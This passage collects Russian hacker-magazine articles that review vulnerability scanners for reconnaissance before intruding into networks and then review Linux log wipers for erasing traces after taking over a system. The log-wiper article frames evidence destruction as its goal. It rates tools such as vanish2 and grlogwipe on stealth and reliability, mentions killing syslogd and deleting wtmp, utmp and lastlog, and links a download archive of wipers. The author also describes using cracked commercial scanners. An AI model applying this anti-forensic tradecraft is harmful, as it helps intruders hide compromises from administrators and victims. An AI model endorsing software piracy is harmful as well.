Здорово, бродяга. На этот раз мы с тобой поговорим о настоящем деле. Ты думаешь, что я сейчас быстренько научу тебя писать "крякеры Интернета" или покажу, как за пять минут вскрыть удаленную систему? Ни фига подобного! Для начала я научу тебя собирать информацию и думать. Зачем тебе это надо? Если ты этого не понимаешь, то ты - идиот, и мне не о чем с тобой разговаривать. Дальше продолжать?

Если ты хоть раз смотрел какое-нибудь известное кино про какую-нибудь войну (Рэмбо 3, например), то ты наверняка заметил, что, перед тем как сунуть свой нос в неположенную дыру, славный парень - главный герой - всегда проводит такую операцию, как разведка. Если он этого не сделает, то обязательно заденет какую-нибудь сигнализацию, потом его быстро-быстро поймают и повесят. Да чего далеко ходить, внимательно посмотри Матрицу-2. Есть эпизод, в котором Тринити сначала просканировала сеть (она, кстати, использовала программу nmap), увидела потенциально дырявый сервис (ssh), а потом применила программу-эксплоит (sshnuke) для получения доступа к системе с правами суперпользователя (я валяюсь! :)). Все видно на кадре из фильма по адресу http://packetstormsecurity.nl/unix-humor/nmap-matrix2log.jpg.

СКАН В СЕТИ - НОРМА ЖИЗНИ!

Абсолютно такая же ситуация происходит и в Сети. Не нужно ломиться в чужую сеть или на чужой узел, предварительно не проверив ее и не собрав о ней необходимую информацию. Для этих целей я предлагаю на некоторое время стать... администратором исследуемой сети. Что? Испугался? И правильно. Надо бить врага его же оружием. Твоя задача, перед тем как провести сбор данных об удаленной системе, - представить себя в роли администратора сети, потенциально подверженной атаке. Почувствуй себя в шкуре админа и научись думать как админ. Подумай, как бы ты смог защитить сеть, какие меры мог бы ты принять для предотвращения атаки. Потом придет понимание того, КАК надо собирать информацию об удаленных сетях и узлах. А чтобы это сделать, тебе нужен некоторый набор специальных программ. Набор, который покажет уязвимые места и даст наводки для закрытия дыр.

АРСЕНАЛ

В арсенале хороших администраторов сетей находится обязательный набор программ для анализа состояния безопасности сетей и узлов. Общее название этих программных средств - комплексные сканеры безопасности. Под это определение подпадают и сканеры портов, собственно сканеры безопасности и скрипт-сканеры.




Рис. 1. Умненький perl-скрипт hackbot

На сканерах портов мы с тобой долго останавливаться не будем. Наверняка об этих программах-труженицах написаны вагоны слов (ну, ты уже в курсе про прогу nmap и все такое). Вот остальное - то, что нам нужно.

Начну, пожалуй, с самого простого. Скрипт-сканеры - очень узконаправленное оружие. Их основная задача помочь исследователю системы, обнаружить на удаленной машине службы, обеспечивающиеся сценариями. Типичный пример - cgi-сценарий на web-сервере. Если запись об обнаруженном сценарии присутствует в специальной базе сканера, то сканер создаст отчет, в котором опишет дырку и даст рекомендации по ее использованию или устранению (все зависит от того, кто такой сканер писал).

Теперь несколько слов о сканерах безопасности. Сканер безопасности по типу воздействия на исследуемые системы является активным (да, в общем-то, все сканеры - активное средство). Это значит, что твои действия могут быть обнаружены администратором. Бояться этого не надо. В логах изучаемой сети или хоста сканирование комплексной безопасности будет выглядеть как сканирование портов. Но это все ерунда. За простое сканирование в тюрьму не посадят (тебя же не сажают за

то, что ты разглядываешь витрину магазина, хотя охрана тебя видит, впрочем и знает, что витрина защищена датчиком сигнализации).

Сканер безопасности действует так. Сначала он просматривает систему на предмет открытых портов. Затем он по очереди делает попытку соединиться с каждой открытой службой. По ходу старается определить версию программы-сервиса и, по возможности, версию операционной системы. Покопавшись в своей базе данных, сканер "вспоминает", какие дыры были когда-то найдены в этом сервисе. Если таких багов в базе не обнаружено, он постарается их поискать самостоятельно на основе набора известных методов (переполнение буфера, стека и т.п.) из другой базы. Потупив таким макаром некоторое время, сканер создает отчет, в котором он расскажет тебе, какие уязвимости найдены в твоей системе, насколько они серьезны и чем опасны. Вот ради этого отчета все и затевается.

Рис. 2. Nsat - быстрый и стабильный

ВЕЛИКИЙ СВЯТОЙ

Обзор программ стартанем с самого древнего и, можно сказать, классического инструмента для проверки безопасности сетей и узлов. **Saint** (http://www.wwdsi.com/saint/) свое название берет от сокращения полного названия Security Administrator's Integrated Network Tool - интегрированный инструмент администратора безопасности сети. Свое происхождение берет от древнего средства проверки безопасности под названием SATAN. Его особенности (фичи) включают сканирование сквозь файрволлы, обновление проверок с досок объявлений CERT и CIAC, четыре уровня серьезности уязвимостей (красный, желтый, коричневый и зеленый). Демонстрацию можно глянуть тут - http://www.wwdsi.com/demo/saint/saint.html, скачать программу можно отсюда - http://www.saintcorporation.com/downloads/saint-install-4.3.gz. Программа коммерческая. Но вполне бесплатна для некоммерческого использования. Для работы с нею потребуется web-browser. Отчеты saint выдает в формате html, основной интерфейс работы также html.

ХАКБОТ

Довольно веселенькая утилита сканирования некоторых дырок в cgi и некоторых сервисах называется hackbot (рис. 1). Ее дом построен тут: http://ws.obit.nl. По своей сути программа является обыкновенным perl-скриптом, который просматривает указанный узел на предмет уязвимостей в ряде служб. Так что установить и запустить его несложно, был бы perl в системе. Возможно, что для этой программы тебе придется установить дополнительные perl-модули. Название ты увидишь в ругани при запуске программы, а взять можно с сервера www.cpan.org, там хороший поиск. По виду hackbot можно назвать скрипт-сканером, потому что он умеет искать уязвимости в cgi. Качать отсюда: http://ws.obit.nl/hackbot/hackbot-2.21.tgz.




Рис. 3. Мониторщик сети nagios

NSAT

Программа nsat (http://nsat.sf.net) есть быстрый, стабильный сканер безопасности, созданный для проверки удаленных сетей и анализа на наличие уязвимостей и проблем с безопасностью (рис. 2). Программа умеет собирать информацию об узлах сети независимо от наличия или отсутствия дырок. Слить можно отсюда - http://prdownloads.sourceforge.net/nsat/nsat-1.5.tgz. В архиве лежат исходные тексты, которые нужно сконфигурировать, а потом собрать и установить (configure; make; make install), то есть стандартным для unix-like систем способом.

NAGIOS

Следующая программа сканером по сути не является (рис. 3). Ее основное применение - мониторинг сети и сетевых сервисов по нескольких различным протоколам (SMTP, POP3, HTTP, NNTP, PING, etc). Посмотреть на нее можно на сайте http://www.nagios.org. Документацию ищи там же. Как основное средство разведки программа мало полезна, но как дополнительное - вполне ничего. Интерфейс пользователя требует наличия web-browser'а.

ОХОТНИК ЗА ДЫРАМИ NESSUS

Самым шикарным инструментом для анализа удаленной системы все мои знакомые Linux-администраторы называют программу Nessus (рис. 4). Ее родной дом расположен по адресу http://www.nessus.org. В принципе, одна эта программа может собой заменить все вышеперечисленные. Удобство и простота использования, информативность, огромная, постоянно обновляющаяся база уязвимостей делают Nessus самым лучшим инструментом для анализа и разведки под Linux. Программа состоит из двух частей: серверной (демон nessusd) и клиентской. Серверная - проводит сбор информации и анализ, клиентская - предоставляет результат анализа в человекочитаемой форме. Кроме всего прочего, к программе можно подключать модули для обеспечения лучшего качества сбора и анализа данных. Небольшой набор можно взять с сайта проекта.




Рис. 4. Nessus великий и ужасный

ПАРА СЛОВ НАПОСЛЕДОК

Собранной данными программами информацией можно распорядиться по-разному. Админы таким образом узнают о дырах в своей системе и принимают меры по их закрытию. Ну а злобные дядьки могут и неприятностей натворить. Так что смотри и думай сам, что почем.

КТО ПОСЛЕДНИЙ НА АНАЛИЗЫ?

АНАЛИЗАТОРЫ БЕЗОПАСНОСТИ ПОД WINDOWS

OSы 4hack

Xander (net@upv.vodokanal.spb.ru, xander@spb300.com)

Что бы там не говорили, а от Винды нам не избавиться. Она стоит и дома, и в офисе, так что ось эта имеет пока право на существование :), поэтому и анализаторы безопасности под нее также имеют это право. Более того, без них просто зарез!

И так, сегодня в меню нашего ресторана следующие продукты: старые кони, которые борозды не портят - Retina, nmapwin_1.3.0 и X-spider. К этой теплой компании прибились - IPSwitch WhatsUp Gold 7.04, STAT Scanner Professional 5.03 Build 1161, The ISS Internet Scanner 6.2.1.

Нашему потребителю известны некоторые представители данного семейства, поэтому на них я не буду очень замыкаться, а подробнее расскажу о малознакомых представителях анализаторов.

Как сказано на сайте разработчиков: "X-Spider по возможностям не уступает, а местами и превосходит известные сканеры безопасности

НУМЕРО УНО


The ISS Internet Scanner 6.2.1 (Shareware)
Искать по адресу
http://www.iss.net/.
Вес около 33 мегабайт.
Язык - английский.
Имеет в базе около 6000 уязвимостей.

Я юзал именно эту версию, потому что нашел под нее лекарство, а на последнюю пока не нарыл :(. Ждем, провизоров :). Итак, ставим, лечим, перезагружаемся. Ребут обязателен, а то он тебя затрахает идиотскими вопросами про ODBC-шные базы данных, в которых ему следует хранить данные от сканов и прочего. Проще перегрузиться - тогда он найдет все сам.

Количество проверяемых уязвимостей в Retina увеличивается с каждым днем, так что обновляйся

Итак, прога предназначена для сканирования и определения уязвимостей на: роутерах, веб-серверах, NT-серверах, Unix-серверах, файерволах и рабочих станциях. Запускаем. Для начала он предлагает выбрать политику сканирования: база данных, сервер под Виндой, веб-сервер под Виндой, юникс-сервер, юникс-веб-сервер. Интерфейс - довольно удобный, слева в столбик вся инфа о дырках, справа описание этой дырки. Плохо только то, что приходится подробное описалово на багу искать самому :(.

Фичи: написание собственных FlexChecks, то бишь скриптов, написанных на C или на Perl, которые будут делать именно те проверки, которые нужны именно тебе в данном случае. Имеется пример - проверка ICQ сервера. Есть возможность запуска в командной строке, что не может не радовать. Рапорт выдается достаточно подробный: помимо необходимого, в отчете имеется куча инфы, которая на первый взгляд не очень важна, но может и пригодиться.



Судя по верхней строчке - DoS могу огрести легко.


НУМЕРО ДУО


Stat Scanner (Shareware).
Тырить тут:
http://premier.harris.com/STAT.
Вес около 19 мегов.
Язык - английский.


В сопроводиловке говорится, что система используется в Армии США, Федеральной почтовой службе и так далее и тому подобное. То есть, вроде как, можно и доверять :). По крайней мере изучим материальную часть наиболее вероятного проти... союзника.


В архиве более 3000 уязвимостей, что для первого раза может удовлетворить, но ничто не мешает качнуть обновления. Если удастся нормально вылечить, получишь немеряные права - права армейских хакеров :). Так и говорит: "армейские привилегии" :). Если не удастся, получишь право на скан одной единственной машины, один раз :(. Продукт мощнейший, навороченнейший. Мне очень понравился. Интерфейс стандартный для подобного сорта программ. Есть определенные примочки, добавляющие этой программе прелести.

Что порадовало до визга - так это рапорт! Да уж! Рапортует он не по-армейски... нелаконично. На одну дырку выдает до десятка линков - эксплоиты, патчи, мануалы. Объяснения каждой уязвимости тут же в наличии, за более подробными милости просим на сайт, предложения протестировать каждую дырку в отдельности (очень удобно, кстати) - нашел дыру, пропатчил, тут же протестил, без необходимости гнать весь скан заново.


ISS в работе. Не так все и плохо :)


Чува-а-а-а-а-а-а-ак!


Хитрая ретина.


Паучара в действии.

WASSSUP?!!


Следующим пойдет WhatsUp! Gold от старика Ipswitch.

WhatsUp! Gold (Shareware)
Брать - www.ipswitch.com.
Дистриб - около 10 мегов (зависит от комплектации).

Вообще, вещь достаточно специфичная, потому как не предназначена для анализа безопасности машин :). Слышу крики: "А на фига ты тут нас паришь?" Объясняю. Предназначена она для построения карты сети с определением сервисов на запущенных машинах. Построив карту своей сетки, оговорюсь сразу, прога предназначена для покалок, (но ты, маньяк, можешь, конечно, попробовать построить карту интернета, за что тебе от нас будет большое спасибо), ты сможешь бдить за сервисами, запущенными на узлах твоей сети.

Для админа - самое милое дело, тем более что все это представляется в виде карты с манерными иконками, разными для каждой единицы, то есть сервак ты на вид сразу отличишь от роутера. Одни раз построил карту, и уже как Бог :). То есть, если использовать эту прогу в содружестве с каким-нибудь мощным анализатором секьюрности, то в связке они всех порвут. (Галантерейщик и кардинал - это сила! (с)Три мушкетера). Таким образом, зная, что на компе девочки Маши запущен неизвестно как очутившийся там Мелкомягкий веб-сервер, ты можешь не заморачиваться на задании в политике сканирования на поиск дырок в sendmail. Юзаем софтину как средство артподготовки.

На скрине видно, что можно сеть представить в виде матрицы :), а можно в виде списка тачек с сервисами, запущенными на них, что, не в пример, удобнее. Можно задать период обновления инфы, так что всегда будешь держать руку на пульсе, а вдруг кто-то поставил себе FTP-шник, а ты об этом не знаешь. Нехорошо получится - инфа мимо пройдет.


Минимал техно.

RETINA

Retina (Shareware).
Искать: http://www.eeye.com.
Вес порядка 17 мегабайтов.

Ретина - это классика - она у нас идет вне конкуренции, как заслуженный ветеран секьюрного фронта. Как известно, продукция электронного глаза всегда отличалась знаком качества. Количество проверяемых уязвимостей увеличивается с каждым днем, так что обновляйся. Как известно, Ретина отличается от многих сородичей из своего племени своим движком искусственного интеллекта, который позволяет ей определять сервисы, стоящие на нестандартных портах. По моему мнению, оччень полезная фича, которая позволяет выявлять особо хитропопых юзверей, пытающихся прикинуться ветошью... Однозначный must have&use.

В составе имеет сканер, шахтера :) - специальный модуль, проверяющий бажные cgi-ки и скрипты на веб-серверах, трэйсроутер и своя бродилка, с помощью которой, открывая сайты, в отдельном окошке ты видишь все ссылки, включая скрытые.

NMAPWIN_1.3.0

Nmapwin_1.3.0 (freeware).
Брать тут http://www.insecure.org.

А это вообще не анализатор безопасности :). Это порт сканер, но в умелых ручонках он превращается в мощнейшее оружие массового поражения. Интерфейс - отсутствует. Типа куча закладок, чекбоксов и кнопок. Из разряда, если ты такой умный, что знаешь про nmap, то и пользоваться сам научишься. Чем подкупил виндовый вариант, так это тем, что не надо запоминать все атрибуты для запуска в командной строке, достаточно галки раскидать по полю.

X-SPIDER

X-Spider 6.5 (freeware).
Производитель - отечественный.
Искать и забирать тут:
http://www.xspider.ru.
Язык интерфейса - много, но русский в наличии (Еще бы! Наш же продукт!).

Мощнейший инструмент. Как сказано на сайте разработчиков: "X-Spider по возможностям не уступает, а местами и превосходит известные сканеры безопасности, такие, как ISS Internet Scanner, Nessus, Retina". На слово не верим, верим на дело. А дело у паучары со словом не расходится. Действительно, мощнейшая штука, позволяющая получить инфу о проверяемой на вшивость тачке со всеми потрохами.


У паука, также как и у Ретины свой интеллектуальный подход к определению сервисов, висящих на нестандартных портах, мощный инструментарий, для отлова бажных составляющих на веб-серверах и многочисленные свои собственные разработки, используемые для разведки. Плюс - халява для российских пользователей.

Если использовать WhatsUp! в содружестве с каким-нибудь мощным анализатором секьюрности, то в связке они всех порвут

В сопроводиловке к Stat Scanner говорится, что система используется в Армии США, Федеральной почтовой службе и так далее и тому подобное

РЕЗЮМЕ

Да, и под Виндой можно жить и творить... или травить? Не важно... в принципе :).



ЗАМЕТАЕМ СЛЕДЫ В LINUX


ВСЯ ПРАВДА О ЛОГВАЙПЕРАХ

OSы 4hack

Дмитрий Докучаев aka Forb (forb@real.xakep.ru)

Все, кому приходится сталкиваться с проблемой компьютерной безопасности, знают, что главным предметом изучения являются логи. Для администраторов систем логи - сигнализатор дневной активности и атак, для хакеров - предмет немедленного уничтожения, для анализаторов безопасности - главный источник информации. Нас, несомненно, интересует золотая середина, а именно способы чистки и уничтожения записей в лог-файлах, чем мы сегодня и займемся.

Я считаю, что вариант ручного просмотра логов незамедлительно отпадает. Не спорю, что в мире полно мазохистов, но умные люди дали нам возможность программировать, а грамотные кодеры написали автоматические тулзы для удаления информации в линуксовых логах.



Ударная работа за 10 минут ;)

ВВЕДЕНИЕ В ЛОГИ

Немного теории. Все логи в *nix'ах делятся на два вида: текстовые и бинарные. Текстовые, как правило, могут заполняться различными данными, которыми располагают внешние программы и утилиты. Головным мозгом всей системы текстовых логов является демон syslogd (либо его альтернативы). С его помощью достигается гибкое ведение журналов, а также возможность записи в логи со стороны любого приложения без рутовых прав (через функцию syslog()). Вдобавок к вышесказанному, администратор системы может изменить дефолтовые названия всех текстовых логов на любые другие. Но для нас устройство и работа syslogd не является главной проблемой, это тема отдельной статьи. Поэтому перейдем к разбору другого вида логов.

После тестирования, я убедился, что идеальных логвайперов не бывает, ибо для каждого отдельно взятого вайпера выполнялось максимум два критерия из трех.

> Я встречал умников, которые боролись с логами после захвата системы следующим образом: прибивали syslogd и уничтожали бинарные журналы дедовским способом (rm -f)

Бинарные логи - журналы для хранения информации по успешным заходам в систему со стороны. Нас интересуют три важных бинарных журнала - /var/log/wtmp, /var/run/utmp и /var/log/lastlog (вариант Linux, в других системах они могут называться по-другому). Как видишь, ручками такие логи уже не почистить ;).

Я встречал умников, которые боролись с логами после захвата системы следующим образом: прибивали syslogd и уничтожали бинарные журналы дедовским способом (rm -f). Ничего удивительного, что на следующий день администраторы просекали, что их систему поимели, и закрывали доступ к системе (предварительно настучав горе-хакеру по башке).

ЧИСТИМ ПРАВИЛЬНО!

Единственным и правильным вариантом чистки логов является использование посторонних тулз, или попросту логвайперов. Эта статья была бы неактуальна, если бы не огромный выбор самопальных программ для черного дела. В процессе тестирования софта было обнаружено множество ошибок в его работе, о которых ты, несомненно, должен знать, чтобы не поставить крест на своей же безопасности.

Итак, что для нас важно в процессе чистки журналов в правильной оси? Навскидку выделяются три главных критерия, которые должны выполняться:

1. Надежность. После запуска логвайпера все логи должны быть корректно вычищены и остаться доступными для дальнейшего журналирования.


2. Скорость. Я думаю, тебе не понравится, если процесс чистки логов затянется до двадцати минут. Поверь, такие случаи тоже бывают.

3. Маскировка и скрытность. Тулзы не должны оставлять за собой каких-либо временных файлов либо фатальных корок (core-dump'ов).

После тестирования я убедился, что идеальных логвайперов не бывает, ибо для каждого отдельно взятого вайпера выполнялось максимум два критерия. Что сказать, лень программистов берет свое, да

и системы отличаются своей капризностью (в Linux, например, структура логов отличается от структуры в SunOS).

Ты спросишь, как осуществлялась проверка всех трех критериев? Отвечаю: самым тщательнейшим образом. Все данные, которые я намеренно записал в логи, должны быть уничтожены коварным логвайпером. Скорость проверялась при помощи команды интерпретатора time -p. Маскировка выяснялась при завершении работы программы (нередко фатальном)...



Компиляция на других системах не завершилась успехом

ТЕСТ – ВСЕМУ ГОЛОВА!

Для обзора потребовалось найти шесть добровольцев. Почему шесть? Потому что я хотел отличиться от других своей неординарностью, чтобы добиться более объективной оценки ;). Жертвами стали следующие логвайперы: vanish2, grlogwipe, zap3, wipe, zap2, gh0st. Авторам отдельное спасибо за их код и баги, которые намного повышали наглядность моего обзора, приближая его к реальному. Полигоном являлись три независимых и самых популярных unix-like оси: Linux RedHat 7.1, FreeBSD 4.7 и SunOS 5.8. Я уверен, что ты имел дело, по крайней мере, с одной из упомянутых. Обзор проводился в трезвом состоянии и завершился без всяких запарок и эксцессов, поэтому не вздумай сомневаться в моей искренности.

> Для администраторов систем логи – сигнализатор дневной активности и атак, для хакеров – предмет немедленного уничтожения, для анализаторов безопасности – главный источник информации

VANISH2 – ЛУЧШЕЕ ЧИСТЯЩЕЕ СРЕДСТВО ДЛЯ ПОРТАТИВНОГО УНИТАЗА ;)

Первым добровольцем стал Vanish2 – логвайпер для правильной оси. Испытывался в Linux, как и было написано в комментариях к коду. Представляет собой отдельный хеадер и сишник без всяких Makefile (вот оно – гуманное отношение программистов к людям!). Ну да ладно, руки у меня растут откуда надо, и компилить я еще не разучился. Быстро набираю gcc vanish2.c -o vanish2 и... не получаю ни одной ошибки (странновато, правда? ;)).

Далее идет ознакомление с параметрами, которые должны быть переданы логвайперу. А параметры такие: строка для чистки, ip-адрес и hostname (резолвить адреса программисты, видимо, не научились, поэтому поручили это нам – бедным юзерам). Выбираю фактор, который хочу испытать на полную катушку, – это скорость. Поэтому тестирование происходило на 486dx процессоре. Автор Ваниша обещал, что будут вычищены все текстовые логи (messages, secure, xferlog, maillog, httpd.access_log и httpd.error_log, а также бинарные wtmp, utmp и lastlog), но он не сказал время, за которое вайпер справится с работой. Ухмыльнувшись, запускаю клинер и ухожу пить кофе. Какого же было мое удивление, когда к моему приходу процесс не сдвинулся с места! Чистка логов заняла чуть больше 10 минут. Даже для 486 процессора это очень много (я пытался приблизить ситуацию к реальной, когда вайперу придется обрабатывать гигабайтный wtmp-файл). Посмотрев в сорцы, я понял, что в скорости виноват именно Ваниш, а никак не система. Программист решил пролистывать каждый рекорд wtmp до встречи с шаблоном, хотя правильнее бы было смещаться от конца файла...

Со скоростью все ясно. Просмотрев логи, я увидел, что мои следы действительно исчезли. Временных файлов на месте замечено не было, равно как и core.

Мне стало интересно, что будет, если я скомпилю Ваниш под FreeBSD. Как оказалось, ничего хорошего из этого не вышло – система ругнулась на отсутствие хеадера. Испытывать на SunOS я не стал, ибо знал о фатальном завершении эксперимента (в солярке все по-другому: от имен логов до их структуры).

ОЦЕНКА


Открыв блокнотик, я записал небольшой отчет по Ванишу (оценивал по 10-бальной шкале).

Надежность:
Текстовые логи – **9** баллов.
Бинарные логи – **10** баллов.
Скорость – **2** балла.
Маскировка – **7** баллов (временные файлы имелись, но они удалялись после работы. Если юзер прервет работу логвайпера – темпы удалены не будут).
Многоплатформенность – **4** балла.


Общая оценка – **7** баллов.

GRLOGWIPE – ЛУЧШЕЕ РЕШЕНИЕ ДЛЯ FREEBSD

Небрежно переместив Ваниш в папку испытанных, я взялся за следующий экземпляр: grlogwipe, который


Почти все бинарные логи на Фре были потерты с помощью Grlogwipe

Рассматриваемые экземпляры ты можешь утянуть по ссылке: http://k-uralsk.net/forb/1/x/log-wipers.tar.gz. Для удобства – все шесть логвайперов помещены в один архив.



Выяснение причины core-dumped'а


первоначально решил проверить на фряхе (зачем зацикливаться на Linux – для нас важна многоплатформенность). Компиляция прошла без всяких сложностей. Запустив grlogwipe без параметров, я удивился многофункциональности этого клинера. Но обо всем по порядку.

Первый минус grlogwipe – это отсутствие возможности чистки текстовых логов. Он предназначался только для трех бинарных файлов. Но программисты подошли к этой проблеме довольно неплохо. Логвайпер умеет как менять хост в рекорде лога, так и имя пользователя. Разумеется, все данные могут быть удалены – все зависит от желания юзера, то бишь тебя ;). По скорости клинер показал себя довольно неплохо – всего несколько долей секунды (просмотр лога начинался именно с конца, а не с начала, как в Vanish2).

